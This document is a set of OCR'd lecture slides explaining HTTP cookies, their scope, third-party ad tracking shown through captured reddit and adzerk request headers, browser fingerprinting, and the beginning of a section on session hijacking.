Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=edge,chrome=1
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 18922
Keep-Alive: timeout=70, max=146
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


Headers

```
<html> …… </html>
```

Data

Cookies

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com




Semantics

- Store value "`us`" under the key "`edition`"
- This value is no good as of `Wed Feb 18…`
- This value should only be readable by any domain ending in `.zdnet.com`
- This should be available to any resource within a subdirectory of /
- Send the cookie with any future requests to `<domain>/<path>`

Cookies

Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com



Semantics

- Store value "**us**" under the key "**edition**"
- This value is no good as of **Wed Feb 18…**
- This value should only be readable by any domain ending in **.zdnet.com**
- This should be available to any resource within a subdirectory of /
- Send the cookie with any future requests to **<domain>/<path>**

scope

Cookies: closer look

- Server can create/delete cookies in a client
  - via http response or via script (in a page sent by server)

- A cookie consists of
  - name-value pair: `<name>=<value>`
  - attributes:
    - `domain = <cookie-domain>` // default: URL's domain
    - `path = <cookie-path>` // default: URL's path
    - `expires = <expiry-time>` // default: session/timeout
    - `secure` // cookie sent only on https
    - `HttpOnly` // cookie accessible only via http (not script)

- cookie-domain: any non-top-level domain-suffix of URL's domain
  - `a.b.com` can set cookies for `a.b.com, .b.com`
    but not for `c.b.com, c.com, .com`

Cookie scope: closer look

- A cookie is in the scope of a URL if
  - cookie-domain is domain-suffix of URL-domain, and
  - cookie-path is prefix of URL-path, and
  - protocol is HTTPS if cookie is “secure”

- Every request sent by a client has in its header the name-value pairs of <u>all</u> cookies in the scope of the request's URL
  - html/script that initiates the request <u>has no control over this</u>

- So authentication cannot be based solely on presence of cookies in req headers

Requests with cookies

HTTP/1.1 200 OK
Date: Tue, 18 Feb 2014 08:20:34 GMT
Server: Apache
Set-Cookie: session-zdnet-production=6bhqca1i0cbciagu11sisac2p3; path=/; domain=zdnet.com
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNWY5YTdkODU1N2Q2YzM5NGU3M2Y1ZTRmN
Set-Cookie: edition=us; expires=Wed, 18-Feb-2015 08:20:34 GMT; path=/; domain=.zdnet.com
Set-Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11; path=/; domain=zdnet.com

Subsequent visit

HTTP Headers

http://zdnet.com/

GET / HTTP/1.1
Host: zdnet.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: session-zdnet-production=59ob97fpinqe4bg6lde4dvvq11 zdregion=MTI5LjIuMTI5LjE1Mzp1czp1czpjZDJmNW

Why use cookies?

- **Session identifier**
  - After a user has authenticated, subsequent actions provide a cookie
  - So the user does not have to authenticate each time
- **Personalization**
  - Let an anonymous user customize your site
  - Store language choice, etc., in the cookie


Why use cookies?

- **Tracking users**
  - Advertisers want to know your behavior
  - Ideally build a profile *across different websites*
  - Visit the Apple Store, then see iPad ads on Amazon?!
  - How can site B know what you did on site A?

- Site A loads an ad from Site C
- Site C maintains cookie DB
- Site B also loads ad from Site C

- **"Third-party cookie"**
- **Commonly used by large ad networks (doubleclick)**

http://live.wsj.com/video/how-advertisers-use-internet-cookies-to-track-you



Ad provided by an ad network

Snippet of reddit.com source

```
⊟ <div class="side">
    ⊞ <div class="spacer">
    ⊞ <div class="spacer">
    ⊞ <div class="spacer">
    ⊞ <div class="spacer">
    ⊞ <div class="spacer">
    ⊟ <div class="spacer">
        ⊟ <iframe id="ad_main" scrolling="no" frameborder="0" src="http://static.adzerk.net
          /reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com" name="ad_main">
            ⊟ <html>
                ⊟ <head>
                    ⊞ <style>
                    ⊞ <script type="text/javascript" async="" src="http://engine.adzerk.net
                      /ados?t=1424367472275&request={"Placements":
                      [{"A":5146,"S":24950,"D":"main","AT":5},
                      {"A":5146,"S":24950,"D":"sponsorship","AT":8}],"Keywords":"-reddit.com%2Clogg
                      %3A%2F%2Fwww.reddit.com%2F","IsAsync":true,"WriteResults":true}">
                    ⊞ <script src="//ajax.googleapis.com/ajax/libs/jquery/1.7.1
                      /jquery.min.js" type="text/javascript">
                    ⊞ <script src="//secure.adzerk.net/ados.js?q=43" type="text/javascript">
                    ⊞ <script type="text/javascript">
                    ⊞ <script type="text/javascript">
                    ⊞ <script type="text/javascript" src="http://static.adzerk.net/Extensions
                      /adFeedback.js">
                    ⊞ <link rel="stylesheet" href="http://static.adzerk.net/Extensions
                      /adFeedback.css">
                  </head>
```

Snippet of reddit.com source

Our first time accessing adzerk.net

```
<div class="side">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
  <div class="spacer">
    <iframe id="ad_main" scrolling="no" frameborder="0" src="http://static.adzerk.net
    /reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com" name="ad_main">
      <html>
        <head>
          <style>
          <script type="text/javascript" async="" src="http://engine.adzerk.net
          /ados?t=1424367472275&request={"Placements":
          [{"A":5146,"S":24950,"D":"main","AT":5},
          {"A":5146,"S":24950,"D":"sponsorship","AT":8}],"Keywords":"-reddit.com%2Clogg
          %3A%2F%2Fwww.reddit.com%2F","IsAsync":true,"WriteResults":true}">
          <script src="//ajax.googleapis.com/ajax/libs/jquery/1.7.1
          /jquery.min.js" type="text/javascript">
          <script src="//secure.adzerk.net/ados.js?q=43" type="text/javascript">
          <script type="text/javascript">
          <script type="text/javascript">
          <script type="text/javascript" src="http://static.adzerk.net/Extensions
          /adFeedback.js">
          <link rel="stylesheet" href="http://static.adzerk.net/Extensions
          /adFeedback.css">
        </head>
```

I visit reddit.com

HTTP Headers

```
http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...
```

I visit reddit.com

HTTP Headers

```
http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...
```

I visit reddit.com

```
HTTP Headers
http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...
```

I visit reddit.com

HTTP Headers

```
http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...
```

Later, I go to reddit.com/r/security

HTTP Headers

```
http://static.adzerk.net/reddit/ads.html?sr=security,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=security,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471
```

I visit reddit.com

HTTP Headers

```
http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...
```

Later, I go to reddit.com/r/security

HTTP Headers

```
http://static.adzerk.net/reddit/ads.html?sr=security,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=security,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471
```

I visit reddit.com

```
HTTP Headers
http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...
```

Later, I go to reddit.com/r/security

```
HTTP Headers
http://static.adzerk.net/reddit/ads.html?sr=security,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=security,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471
```

I visit reddit.com

HTTP Headers

```
http://static.adzerk.net/reddit/ads.html?sr=-reddit.com,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=-reddit.com,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/

HTTP/1.1 200 OK
Date: Thu, 19 Feb 2015 17:37:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471; expires=Fri, 19-Feb-16 17:37:51 GMT; path=/; domain=.adzerk.net...
```

We are only sharing this cookie with *.adzerk.net; but we are telling them about where we just came from

Later, I go to reddit.com/r/security

HTTP Headers

```
http://static.adzerk.net/reddit/ads.html?sr=security,loggedout&bust2#http://www.reddit.com

GET /reddit/ads.html?sr=security,loggedout&bust2 HTTP/1.1
Host: static.adzerk.net
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
Cookie: __cfduid=dc3a93cd30ca47b76600d63cde283e9b81424367471
```

Beyond cookies

- Browser fingerprint: based on device properties and settings
  - browser, screen resolution
  - OS, TCP/IP, MAC
  - hardware clock skew, graphics (canvas fingerprint)
  - etc
- Web storage: local (per origin) or session (per origin & window)
  - much larger than space for cookies
  - controlled by client-side script (not included in headers by default)
  - can be used to back-up cookies!
- Flash cookies (aka local shared objects)
  - like local storage
  - but shared across all browsers and flash players on OS

Session Hijacking

Cookies and web authentication

- *Extremely common* use of cookies:
  track users who have already authenticated
- When user visits site and logs in, server associates *“session cookie”* with the logged-in user’s info
- Subsequent requests include the cookie in the request headers and/or as one of the fields
- Goal: Know you are talking to same browser that “was earlier authenticated as Alice”

Cookie theft

http://images-mediawiki-sites.thefullwiki.org/09/9/8/1/0429334029464255.jpg

- Thus, stealing a cookie may allow an attacker to **impersonate a legitimate user**
  - Actions will seem to be from that user
  - Permitting theft or corruption of sensitive data

How can you steal a session cookie

- **Compromise** the server or user's machine/browser
